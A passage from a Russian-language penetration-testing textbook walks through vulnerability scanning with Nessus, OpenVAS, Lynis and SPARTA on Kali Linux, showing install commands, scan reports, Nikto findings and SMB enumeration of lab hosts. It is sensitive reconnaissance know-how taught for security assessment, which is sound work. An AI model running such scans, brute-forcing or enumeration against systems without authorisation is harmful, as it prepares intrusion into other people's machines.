Как видно на рис. 6.11, при сканировании в общей сложности было обнаружено 70 уязвимостей, из которых шесть являются критическими и 17 — высокого уровня. Это значит, что машина очень уязвима.




**Рис. 6.11.** Отчет о найденных уязвимостях

Если щелкнуть кнопкой мыши на цветных категориях уязвимостей, обнаруженные уязвимости отобразятся в порядке от наиболее уязвимых (то есть критических) до наименее уязвимых (информационных) (рис. 6.12).



**Рис. 6.12.** Отображение найденных уязвимостей в порядке от критических до информационных

Полученная информация включает в себя сведения не только об уязвимости, но и об эксплойтах. Она позволяет испытателю запланировать и осуществить дополнительные атаки на эти уязвимости (рис. 6.13).



**Рис. 6.13.** Создание отчетности

*Nessus* — мощный инструмент с большим количеством функциональных возможностей, который можно использовать при тестировании на проникновение. Он предоставляет большой объем информации. К сожалению, в этом разделе мы не сможем рассмотреть весь функционал программы, но рекомендуем вам потратить некоторое время на самостоятельное изучение доступных функций. Обратите внимание, что Tenable предлагает бесплатно протестировать и домашнюю версию. Если же вы желаете протестировать внешние IP-адреса или применяете *Nessus* для клиента, вам придется воспользоваться платной версией.

## OpenVAS

*Open Vulnerability Assessment System* (открытая система оценки уязвимостей, OpenVAS) — фреймворк, состоящий из нескольких сервисов и утилит. OpenVAS — это сканер с открытым исходным кодом. Он прост в установке и имеет удобный интерфейс, позволяющий выполнять активный мониторинг (с активными действиями в сети). Согласно сайту <http://www.openvas.org/about.html> при работе OpenVAS использует коллекцию уязвимостей, состоящую из 50 000 тестов (NVTs). OpenVAS является основой линейки профессиональных устройств Greenbone Secure Manager.

Чтобы установить OpenVAS, откройте терминал и введите команду `apt-get install openvas` (рис. 6.14).

Когда установка OpenVAS будет завершена, для запуска конфигурации введите в командную строку терминала команду `openvas-setup`. Процесс конфигурации займет некоторое время, в зависимости от загрузки сети и скорости подключения к Интернету (рис. 6.15).

```
root@kali:~# apt-get install openvas
Reading package lists... Done
Building dependency tree
Reading state information... Done
```

**Рис. 6.14.** Установка OpenVAS

```
root@kali:~# openvas-setup
[>] Updating OpenVAS feeds
[*] [1/3] Updating: NVT
```

**Рис. 6.15.** Конфигурация приложения

В конце процесса установки и настройки OpenVAS сгенерирует пароль, который потребуется при запуске OpenVAS (рис. 6.16).

```
[>] Checking for admin user
[*] Creating admin user
User created with password '1f52e38c-4522-4b22'
```

**Рис. 6.16.** Пароль сгенерирован

Для запуска сервиса OpenVAS введите команду `openvas-start`. Далее запустите браузер и введите в адресную строку `https://127.0.0.1:9392` или `https://localhost:9392`.




При повторном использовании OpenVAS откройте терминал и введите команду `openvas-start`. Новую установку запускать не следует.

Вам после ввода предыдущего URL-адреса снова придется добавить исключение безопасности. Для этого нажмите кнопку **Advanced** (Дополнительно), далее – кнопку **Add Exception** (Добавить исключение), а затем кнопку **Confirm Security Exception** (Подтвердить исключение безопасности) (рис. 6.17).

При появлении запроса войдите в систему, введя имя пользователя `admin` и пароль, сгенерированный в процессе установки. Убедитесь, что логин и пароль надежно сохранены, так как вам при работе с OpenVAS неоднократно потребуется входить в систему (рис. 6.18).


Чтобы запустить сканирование, щелкните на ярлыке вкладки **Scans** (Сканирования), а затем на строке **Tasks** (Задачи). Откроется информационное окно, в котором нужно выбрать мастер задач. Он представлен в виде фиолетового значка, расположенного в левом верхнем углу экрана (рис. 6.19).



**Рис. 6.17.** Подтверждение добавления исключения безопасности




**Рис. 6.18.** Запуск OpenVAS



**Рис. 6.19.** Запуск сканирования

В открывшемся меню щелкните на строке Advanced Task Wizard (Мастер расширенных задач). В появившихся полях введите соответствующую информацию (рис. 6.20). Обратите внимание: поле Scan Config (Конфигурация сканирования) имеет на выбор несколько типов сканирования, включая Discovery (Обнаружение), Full and fast (Полное и быстрое), Full and fast ultimate (Полное и быстрое окончательное) и Full and very deep ultimate (Полное и очень глубокое окончательное) (наиболее трудоемкий и затратный по времени вариант).



**Рис. 6.20.** Создаем новую задачу

Параметр Start time (Время начала) позволяет испытателю на проникновение запланировать сканирование. Это очень полезная функция. Сканирование может

нарушать работу сети, поэтому его лучше выполнять тогда, когда сеть не сильно загружена, то есть в нерабочее время или в выходные дни.

После того как все поля будут заполнены, прокрутите страницу вниз и нажмите кнопку **Create** (Создать). В результате запустится сканирование и на экране появится сводка сведений о сканировании и состоянии (рис. 6.21).

Name	Status	Reports		Severity	Trend	Actions
		Total	Last			
<b>Server Vulnerabilities</b> (Automatically generated by wizard)	Requested	0 (1)				

Рис. 6.21. Сканирование запущено

Чтобы просмотреть дополнительные сведения о задаче, в поле Name (Имя) щелкните на имени задачи (рис. 6.22).

Task: Server Vulnerabilities	
<b>Name:</b>	<b>Server Vulnerabilities</b>
<b>Comment:</b>	Automatically generated by wizard
<b>Target:</b>	Target for Server Vulnerabilities
<b>Alerts:</b>	
<b>Schedule:</b>	(Next due: over)
<b>Add to Assets:</b>	yes Apply Overrides: yes Min QoD: 70%
<b>Alterable Task:</b>	no
<b>Auto Delete Reports:</b>	Do not automatically delete reports
<b>Scanner:</b>	OpenVAS Default (Type: OpenVAS Scanner) Scan Config: Full and very deep ultimate Order for target hosts: N/A Network Source Interface: Maximum concurrently executed NVTs per host: 10 Maximum concurrently scanned hosts: 30
<b>Status:</b>	<div style="width: 1%;">1%</div>
<b>Duration of last scan:</b>	
<b>Average scan duration:</b>	
<b>Reports:</b>	1, Current: Aug 6 2018 (Finished: 0)
<b>Results:</b>	1
<b>Notes:</b>	0
<b>Overrides:</b>	0

Рис. 6.22. Дополнительные сведения о задаче

По завершении сканирования нажмите кнопку Done (Готово). При этом будет создан отчет со списком обнаруженных уязвимостей и оценкой степени угрозы для каждой из них (рис. 6.23).

The screenshot shows the Greenbone Security Assistant web interface. At the top, there's a navigation bar with links like 'Dashboard', 'Scans', 'Assets', 'SecInfo', 'Configuration', 'Extras', 'Administration', and 'Help'. Below the navigation is a search bar and a filter section with various parameters. The main content area is titled 'Report: Results (16 of 107)'. It displays a table of vulnerabilities with columns for 'Vulnerability', 'Severity', 'QoD', 'Host', 'Location', and 'Actions'. Each row in the table represents a specific security issue found during the scan.

Vulnerability	Severity	QoD	Host	Location	Actions
SSL/TLS: OpenSSL CCS Man in the Middle Security Bypass Vulnerability	6.8 (Medium)	70%	172.16.65.207	443/tcp	<a href="#">View</a> <a href="#">Edit</a>
HTTP Debugging Methods (TRACE/TRACK) Enabled	5.8 (Medium)	99%	172.16.65.207	443/tcp	<a href="#">View</a> <a href="#">Edit</a>
HTTP Debugging Methods (TRACE/TRACK) Enabled	5.8 (Medium)	99%	172.16.65.207	80/tcp	<a href="#">View</a> <a href="#">Edit</a>
SSL/TLS: Report Vulnerable Cipher Suites for HTTPS	5.0 (Medium)	98%	172.16.65.207	443/tcp	<a href="#">View</a> <a href="#">Edit</a>
SSL/TLS: Certificate Expired	5.0 (Medium)	99%	172.16.65.207	443/tcp	<a href="#">View</a> <a href="#">Edit</a>
SSL/TLS: SSLv3 Protocol CBC Cipher Suites Information Disclosure Vulnerability (POODLE)	4.3 (Medium)	80%	172.16.65.207	443/tcp	<a href="#">View</a> <a href="#">Edit</a>
Apache Web Server ETag Header Information Disclosure Weakness	4.3 (Medium)	80%	172.16.65.207	443/tcp	<a href="#">View</a> <a href="#">Edit</a>
Apache Web Server ETag Header Information Disclosure Weakness	4.3 (Medium)	80%	172.16.65.207	80/tcp	<a href="#">View</a> <a href="#">Edit</a>
SSL/TLS: 'DHE_EXPORT' Man in the Middle Security Bypass Vulnerability (LogJam)	4.3 (Medium)	80%	172.16.65.207	443/tcp	<a href="#">View</a> <a href="#">Edit</a>
SSL/TLS: RSA Temporary Key Handling 'RSA_EXPORT' Downgrade Issue (FREAK)	4.3 (Medium)	80%	172.16.65.207	443/tcp	<a href="#">View</a> <a href="#">Edit</a>
SSL/TLS: Deprecated SSLv2 and SSLv3 Protocol Detection	4.3 (Medium)	98%	172.16.65.207	443/tcp	<a href="#">View</a> <a href="#">Edit</a>
SSL/TLS: Report Weak Cipher Suites	4.3 (Medium)	98%	172.16.65.207	443/tcp	<a href="#">View</a> <a href="#">Edit</a>
Apache HTTP Server 'httpOnly' Cookie Information Disclosure Vulnerability	4.3 (Medium)	99%	172.16.65.207	443/tcp	<a href="#">View</a> <a href="#">Edit</a>

**Рис. 6.23.** Отчет о сканировании

Если щелкнуть кнопкой мыши на любой из перечисленных уязвимостей, отобразятся дополнительные сведения, такие как Summary (Сводка), Impact (Влияние), Solution (Решение), Affected Software/OS (Уязвимое программное обеспечение) и др. (рис. 6.24).

Vulnerability	Severity	QoD	Host	Location	Actions
HTTP Debugging Methods (TRACE/TRACK) Enabled	5.8 (Medium)	99%	172.16.65.207	443/tcp	
<b>Summary</b>					
Debugging functions are enabled on the remote web server.					
The remote web server supports the TRACE and/or TRACK methods. TRACE and TRACK are HTTP methods which are used to debug web server connections.					
<b>Vulnerability Detection Result</b>					
The web server has the following HTTP methods enabled: TRACE					
<b>Impact</b>					
An attacker may use this flaw to trick your legitimate web users to give him their credentials.					
<b>Solution</b>					
Solution type:  Mitigation					
Disable the TRACE and TRACK methods in your web server configuration.					
Please see the manual of your web server or the references for more information.					
<b>Affected Software/OS</b>					
Web servers with enabled TRACE and/or TRACK methods.					
<b>Vulnerability Insight</b>					
It has been shown that web servers supporting this methods are subject to cross-site-scripting attacks, dubbed XST for Cross-Site Tracing, when used in conjunction with various weaknesses in browsers.					
<b>Vulnerability Detection Method</b>					
Details: HTTP Debugging Methods (TRACE/TRACK) Enabled (OID: 1.3.6.1.4.1.25623.1.0.11213)					

Рис. 6.24. Дополнительные сведения

## Сканирование уязвимостей Linux с помощью Lynis

Разработанное компанией Cisofy ([www.cisofy.com](http://www.cisofy.com)) приложение *Lynis* — это инструмент проверки безопасности, который управляется из командной строки Kali Linux. Это бесплатная программа, но доступна и корпоративная версия. *Lynis* используется для автоматизированной оценки безопасности и сканирования уязвимостей в различных версиях операционных систем Linux, macOS X и Unix.

В отличие от других приложений такого типа *Lynis* специализируется на проверке безопасности законодательных актов о передаче и защите сведений учреждений здравоохранения (HIPAA), защите стандарта безопасности платежных карт PCI DSS, систем внутреннего контроля SOX и GLBA. Это приложение позволит предприятиям, использующим различные стандарты, обеспечить безопасность своих систем.

*Lynis* можно загрузить и установить самостоятельно. Установка приложения в целевой системе сэкономит трафик, по сравнению с установкой на удаленном компьютере.



*Lynis* входит в пакет Kali Linux, но также может быть клонирован с GitHub (<https://github.com/CISOfy/lynis>) или скачан с официального сайта (<https://cisofy.com/documentation/lynis/get-started/#installation>).

Для запуска Lynis в Kali выберите команду меню Applications ▶ Vulnerability Analysis ▶ Lynis (Приложения ▶ Анализ уязвимостей ▶ Lynis). Для запуска приложения из командной строки введите в терминале команду `lynis`. Она отобразит установленную версию Lynis (в данном случае 2.6.2) и инициализирует программу. Вы также увидите список всех параметров команды (рис. 6.25).

```
root@kali:~# lynis

[ Lynis 2.6.2 ]

#####
Lynis comes with ABSOLUTELY NO WARRANTY. This is free software, and you are
welcome to redistribute it under the terms of the GNU General Public License.
See the LICENSE file for details about using this software.

2007-2018, CISOFy - https://ciscofy.com/lynis/
Enterprise support available (compliance, plugins, interface and tools)
#####

[+] Initializing program
-----
Usage: lynis command [options]

Command:
audit
    audit system          : Perform local security scan
    audit system remote <host> : Remote security scan
    audit dockerfile <file>   : Analyze Dockerfile

show
    show                  : Show all commands
    show version           : Show Lynis version
    show help               : Show help

update
    update info            : Show update details
```

**Рис. 6.25.** Список параметров команды Lynis

Если вы подзабыли нужную команду, введите `lynis show commands` (рис. 6.26). Lynis — полностью механизированный инструмент проверки безопасности, у которого есть минимальный набор команд. Чтобы проверить вашу машину Kali Linux, просто введите `lynis audit system`. Время, которое займет проверка, зависит от характеристик проверяемой машины Kali Linux. Обычно проверка длится от 15 до 30 минут. Результат проверки показан на рис. 6.27.

```
root@kali:~# lynis show commands
Commands:
lynis audit
lynis configure
lynis show
lynis update
lynis upload-only

root@kali:~#
```

Рис. 6.26. Отображение команд Lynix

```
root@kali:~# lynis audit system
[ Lynis 2.6.2 ]

#####
Lynis comes with ABSOLUTELY NO WARRANTY. This is free software, and you are
welcome to redistribute it under the terms of the GNU General Public License.
See the LICENSE file for details about using this software.

2007-2018, CISOfy - https://cisofty.com/lynis/
Enterprise support available (compliance, plugins, interface and tools)
#####

[+] Initializing program
-----
- Detecting OS... [ DONE ]
- Checking profiles... [ DONE ]

-----
Program version: 2.6.2
Operating system: Linux
Operating system name: Debian
Operating system version: kali-rolling
Kernel version: 4.15.0
Hardware platform: x86_64
Hostname: kali
```

Рис. 6.27. Результат проверки машины Kali Linux

Результаты проверки включают в себя сведения:

- о версии Debian;
- загрузке и службах;
- ядре;
- памяти и процессоре;

- ❑ пользователях, группах и проверке подлинности;
- ❑ оболочке;
- ❑ файловой системе;
- ❑ USB-устройствах;
- ❑ сети и брандмауэрах;
- ❑ портах и принтерах;
- ❑ надежности ядра.

```
[+] Networking
-----
- Checking IPv6 configuration [ ENABLED ]
  Configuration method [ AUTO ]
  IPv6 only [ NO ]
- Checking configured nameservers
  - Testing nameservers [ OK ]
    Nameserver: 10.2.0.24 [ WARNING ]
  - Minimal of 2 responsive nameservers [ DONE ]
- Checking default gateway [ DONE ]
- Getting listening ports (TCP/UDP)
  * Found 1 ports [ OK ]
- Checking promiscuous interfaces [ OK ]
- Checking waiting connections [ OK ]
- Checking status DHCP client [ RUNNING ]
- Checking for ARP monitoring software [ NOT FOUND ]

[+] Printers and Spools
-----
- Checking cups daemon [ NOT FOUND ]
- Checking lp daemon [ NOT RUNNING ]

[+] Software: e-mail and messaging
-----

[+] Software: firewalls
-----
- Checking iptables kernel module [ FOUND ]
  - Checking iptables policies of chains [ FOUND ]
  - Checking for empty ruleset [ WARNING ]
  - Checking for unused rules [ OK ]
  - Checking host based firewall [ ACTIVE ]

[+] Software: webserver
-----
- Checking Apache (binary /usr/sbin/apache2) [ FOUND ]
  Info: Configuration file found (/etc/apache2/apache2.conf)
  Info: No virtual hosts found
  * Loadable modules [ FOUND (116) ]
    - Found 116 loadable modules
      mod_evasive: anti-DoS/brute force [ NOT FOUND ]
      mod_reqtimeout/mod_qos [ FOUND ]
```

**Рис. 6.28.** Сведения, полученные с помощью Lynix

На рис. 6.29 показан фрагмент результатов проверки Lynis с четырьмя предупреждениями и 40 предложениями.

```
-[ Lynis 2.6.2 Results ]-

Warnings (4):
-----
! No password set for single mode [AUTH-9308]
  https://ciscofy.com/controls/AUTH-9308/

! Can't find any security repository in /etc/apt/sources.list or sources.list.
d directory [PKGS-7388]
  https://ciscofy.com/controls/PKGS-7388/

! Couldn't find 2 responsive nameservers [NETW-2705]
  https://ciscofy.com/controls/NETW-2705/

! iptables module(s) loaded, but no rules active [FIRE-4512]
  https://ciscofy.com/controls/FIRE-4512/

Suggestions (40):
-----
* This release is more than 4 months old. Consider upgrading [LYNIS]
  https://ciscofy.com/controls/LYNIS/

* Install libpam-tmpdir to set $TMP and $TMPDIR for PAM sessions [CUST-0280]
  https://your-domain.example.org/controls/CUST-0280/

* Install libpam-usb to enable multi-factor authentication for PAM sessions [C
  UST-0285]
```

**Рис. 6.29.** Фрагмент результатов проверки

Прокрутив результаты теста до конца, мы увидим общую сводку по проверке (рис. 6.30).

```
Lynis security scan details:

Hardening index : 56 [#####
Tests performed : 223
Plugins enabled : 1

Components:
- Firewall           [V]
- Malware scanner    [V]

Lynis Modules:
- Compliance Status   [?]
- Security Audit       [V]
- Vulnerability Scan   [V]

Files:
- Test and debug information   : /var/log/lynis.log
- Report data             : /var/log/lynis-report.dat
```

**Рис. 6.30.** Общая сводка по проверке компьютера

## Сканирование и перечисление уязвимостей с помощью SPARTA

SPARTA – это инструмент с пользовательским интерфейсом для тестирования на проникновение сети. Авторы приложения – Антонио Кин (Antonio Quina) и Леонидас Ставлиотис (Leonidas Stavliotis) из компании SECFORCE. SPARTA – стандартное приложение Kali Linux. В рамках одного инструмента оно автоматизирует процессы сканирования, перечисления и оценки уязвимостей. Кроме функций сканирования и перечисления, в SPARTA также встроено средство для взлома паролей с помощью грубой силы.



Последние версии SPARTA можно загрузить из GitHub и клонировать на локальную машину. Для этого достаточно ввести команду `git clone https://github.com/secforce/sparta.git`.

Для запуска SPARTA в Kali Linux 2018 выберите команду меню Applications ▶ Vulnerability Analysis ▶ SPARTA (Приложения ▶ Анализ уязвимостей ▶ SPARTA). Чтобы добавить в область проверки целевую машину или группу целевых машин, в графическом интерфейсе SPARTA 1.0.3 щелкните кнопкой мыши на левой панели. Далее добавьте в поле ввода IP Range (IP-диапазон) диапазон проверяемых IP-адресов (рис. 6.31).




Рис. 6.31. Диапазон IP-адресов для проверки введен

После того как IP адреса узлов сети будут добавлены, нажмите кнопку Add to scope (Добавить в область). Начнется поэтапное сканирование целевых объектов (рис. 6.32).




Рис. 6.32. Процесс сканирования узла сети

После завершения сканирования карты сети в основном окне SPARTA появятся следующие вкладки: Services (Службы), Scripts (Сценарии), Information (Информация), Notes (Заметки), Nikto и Screenshot (Скриншоты), на которых вы найдете очень полезную информацию.

По умолчанию сначала открывается вкладка Services (Службы) со списком открытых портов и служб (рис. 6.33).

Port	Protocol	State	Name	Version
80	tcp	open	http	Apache httpd 1.3.28 ((Unix) mod_ssl/2.3.28 OpenSSL/1.0.2n-fips PHP/7.2.17)
443	tcp	open	http	Apache httpd 1.3.28 ((Unix) mod_ssl/2.3.28 OpenSSL/1.0.2n-fips PHP/7.2.17)
3306	tcp	open	mysql	MySQL 4.1.7-standard

Рис. 6.33. Вкладка Services (Службы) со списком открытых портов и служб

Если откроете вкладку Information (Информация), то увидите собранную информацию о целевой машине. Там будет указан IP, количество открытых, закрытых и отфильтрованных портов (если таковые имеются), а также операционная система вместе с ее версией и значение точности определения информации (рис. 6.34).

Services	Scripts	Information	Notes	nikto (80/tcp)	X
<b>Host Status</b>		<b>Addresses</b>			
State: up		IPv4:	10.10.100.100		
Open Ports: 3		IPv6:			
Closed Ports: 65532		MAC:	08:00:27:07:FF:53		
Filtered Ports: 0					
<b>Operating System</b>					
Name: Linux 2.4.18 - 2.4.35 (likely embedded)					
Accuracy: 100					

**Рис. 6.34.** Вкладка Information (Информация)

Поскольку в нашем случае целевой машиной был выбран Linux-сервер, применен инструмент сканирования Nikto. Чтобы просмотреть список найденных уязвимостей, откройте вкладку nikto (80/tcp) (рис. 6.35).


Scripts	Information	Notes	nikto (80/tcp)	X	nikto (443/tcp)	X	screenshot (80/tcp)	X
+ Target IP:	10.10.100.100							
+ Target Hostname:	10.10.100.100							
+ Target Port:	80							
+ Start Time:	2018-08-02 18:54:57 (GMT-4)							
<hr/>								
+ Server:	Apache/1.3.28 (Unix) mod_ssl/2.8.15 OpenSSL/0.9.7c							
+ Server leaks inodes via ETags, header found with file /, inode: 334, size: 3583, mtime: Sun May 14 17:16:23 2006								
+ The anti-clickjacking X-Frame-Options header is not present.								
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS								
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type								
+ OSVDB-3268: /backup/: Directory indexing found.								
+ Entry '/backup/' in robots.txt returned a non-forbidden or redirect HTTP code (200)								
+ OSVDB-3268: /supplier/: Directory indexing found.								
+ Entry '/supplier/' in robots.txt returned a non-forbidden or redirect HTTP code (200)								
+ "robots.txt" contains 6 entries which should be manually viewed.								

**Рис. 6.35.** Вкладка nikto (80/tcp)

Многие из обнаруженных уязвимостей имеют префикс OSVBD, который указывает на то, что информацию о них можно искать в базах данных сайтов *Common Vulnerabilities and Exposures (CVE)* и *Open Source Vulnerabilities Database (OSVDB)*.

Для получения подробной информации испытатель на проникновение может воспользоваться простым поиском Google, введя в поисковую строку название уязвимости, например OSVDB-3268, которая была выявлена при предыдущем сканировании. Впоследствии выявленные уязвимости могут быть использованы, например, инструментом Metasploit. Но об этом поговорим в следующих главах.

Теперь посмотрим на другую сканируемую машину под управлением операционной системы Windows. В области Hosts (Хосты) слева найдите IP-адрес 10.10.22.217 и щелкните на нем кнопкой мыши. Далее откройте вкладку Services (Службы) (рис. 6.36). Здесь вы увидите список открытых портов.



The screenshot shows the 'Services' tab in the SPARTA interface. At the top, there are tabs for 'Services', 'Scripts', 'Information', 'Notes', and three others which are disabled ('smbenum (445/tcp)', 'nikto (5357/tcp)', and 'screenshot (5357/tcp)'). Below the tabs is a table with the following data:


Port	Protocol	State	Name	Version
135	tcp	open	msrpc	Microsoft Windows RPC
137	udp	open	netbios-ns	Microsoft Windows netbios-ns (workgroup: WORKGROUP)
139	tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
445	tcp	open	microsoft-ds	Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
5357	tcp	open	http	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152	tcp	open	msrpc	Microsoft Windows RPC
49153	tcp	open	msrpc	Microsoft Windows RPC
49154	tcp	open	msrpc	Microsoft Windows RPC
49155	tcp	open	msrpc	Microsoft Windows RPC
49156	tcp	open	msrpc	Microsoft Windows RPC
49157	tcp	open	msrpc	Microsoft Windows RPC

**Рис. 6.36.** Вкладка Services (Службы) с информацией о портах машины 10.10.22.217

Из этой информации видно, что исследуемая нами машина работает под управлением Windows. Для обследования портов данной машины в SPARTA был запущен инструмент smbenum. С его помощью мы проверили наличие нулевых сессий и просмотрели этот компьютер. В ходе этих операций мы, в частности, искали сведения о пользователях и общих ресурсах (рис. 6.37).

